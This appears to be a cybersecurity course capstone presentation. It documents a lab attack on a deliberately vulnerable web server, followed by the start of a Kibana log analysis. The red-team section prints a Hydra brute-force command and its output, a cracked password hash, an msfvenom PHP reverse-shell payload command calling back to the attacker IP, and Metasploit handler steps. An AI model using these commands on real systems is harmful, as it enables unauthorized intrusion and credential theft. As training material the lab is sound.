Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone (Target)

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hypervisor	192.168.1.1	Network Gateway
Kali	192.168.1.90	Attacker Machine
ELK	192.168.1.100	Elastic Stack Monitoring (Logs data from Capstone)
Capstone	192.168.1.105	Web Server (Replicates a vulnerable server)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security Misconfiguration: Brute Force Vulnerability	Server security is not configured with limitations for failed login attempts	Allows an attacker to force their way into the system with attacks such as a dictionary attack or credential stuffing
Sensitive Data Exposure OWASP Top 10 #3 || Critical	The secret_folder is publicly accessible, but contains sensitive data intended only for authorized personnel.	The exposure compromises credentials that attackers can use to break into the web server.
Unauthorized File Upload Critical	Users are allowed to upload arbitrary files to the web server.	This vulnerability allows attackers to upload PHP scripts to the server.
Remote Code Execution via Command Injection OWASP Top 10 #1 || Critical	Attackers can use PHP scripts to execute arbitrary shell commands.	Vulnerability allows attackers to open a reverse shell to the server.s

Exploitation: Sensitive Data Exposure

01

Tools & Processes

- `nmap` to scan network
- `dirb` to map URLs
- Browser to explore

02

Achievements

- The exploit revealed a `secret_folder` directory.
- This directory is password protected, but susceptible to **brute-force**.
- Determined admin user for secret folder
- Successfully used Brute Force attack to login to secret folder


03

Exploitation

- The login prompt reveals that the user is `ashton`.
- This information is used to run a brute-force attack and steal the data.

Exploitation: Sensitive Data Exposure

NMAP scan detected IP address of 192.168.1.105 to an open port 80.




```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-30 16:43
Nmap scan report for 192.168.1.1
Host is up (0.00047s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00043s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00042s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Checked and verified that there was a webserver up and running at http://192.168.1.105 using Firefox web browser.




Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


Exploitation: Sensitive Data Exposure

Discovered information about a /secret_folder/ as well as information about the team that led to determining usernames and roles. Specifically Ashton and the company_folders/secret_folder directory.



192.168.1.105/meet_our_team/ashton.txt

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```



192.168.1.105/company_folders/secret_folder/

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to workir
in the future!
```

Authentication Required


http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:

Password:


Exploitation: Brute Force

Hydra was used to successfully perform a dictionary attack against the login portal for the secret_folder



```
14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-05 1
6:03:17
root@Kali:~#
```


hydra -l ashton -P /usr/share/wordlists/rockyou.txt.gz -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder



Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



192.168.1.105/company_fol ×
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DI

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Hash of Ryan’s password

Exploitation: Unauthorized File Upload

01

Tools & Processes

- Crack stolen credentials to connect via WebDAV
- Generate custom web shell with msfconsole
- Upload shell via WebDAV

02

Achievements

- Uploading a web shell allows us to execute **arbitrary shell commands** on the target


03

Aftermath

- Running arbitrary shell commands allows Meterpreter to open a full-fledged connection to the target

Exploitation: Brute Force

Used CrackStation to crack the password hash and access Ryans account



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist



dav://192.168.1.105/webdav

Warning, you are using the root account, you may harm your system.



dav://192.168.1.105/webdav

Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username ryan


Password •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

Exploitation: Unauthorized File Upload


MSFVenom

Used MSFVenom to create a malicious payload designed to give a reverse shell.




```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# 
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.



192.168.1.105/webdav

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

http://192.168.1.105 is requesting your username and password. The site says: “webdav”

User Name: ryan

Password: •••••••

Exploitation: Remote Code Execution

01

Tools & Processes

- Use Meterpreter to connect to uploaded web shell
- Use shell to explore and compromise target

02

Achievements

- Leveraging the RCE allows us to open a Meterpreter shell to the target
- Once on the target, the full file system is available for exploration

03


Aftermath

- Achieving a shell on the target allows us to display all files and capture the flag

Exploitation: Remote Code Execution

Reverse Shell Backdoor

Activated the shell.php on the web server




Index of /webdav


```
     Name           Last modified    Size Description
Parent Directory                        -
passwd.dav          2019-05-07 18:19   43
shell.php           2022-07-05 23:26 1.1K
```

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Got in on a meterpreter shell and found the flag



```
meterpreter > shell
Process 1994 created.
Channel 0 created.
www-data
whoami
www-data
ls
passwd.dav
shell.php
pwd
/var/www/webdav
cd ~
/bin/sh: 5: cd: can't cd to ~
cd ..
pwd
/var/www
cd ..
cd ..
pwd
/
```



```
/
cat flag.txt
b1ng0w@5h1sn@m0
```


Blue Team

Log Analysis and Attack Characterization

Kibana


Panels Added to Kibana are as follows:

HTTP status codes for the top queries [Packetbeat] ECS
Top 10 HTTP requests [Packetbeat] ECS
Network Traffic Between Hosts [Packetbeat Flows] ECS
Top Hosts Creating Traffic [Packetbeat Flows] ECS
Connections over time [Packetbeat Flows] ECS
HTTP error codes [Packetbeat] ECS
Errors vs successful transactions [Packetbeat] ECS
HTTP Transactions [Packetbeat] ECS




url.full: Descending	Count
http://192.168.1.105/company_folders/secret_...	16,619
http://127.0.0.1/server-status?auto=	356
http://192.168.1.105/webdav	126
http://192.168.1.105/webdav/passwd.dav	28
http://192.168.1.105/webdav/shell.php	22

Analysis: Identifying the Port Scan



Top Hosts Creating Traffic [Packetbeat Flows] ECS



Connections over time [Packetbeat Flows] ECS

What time did the port scan occur?

- 23:05

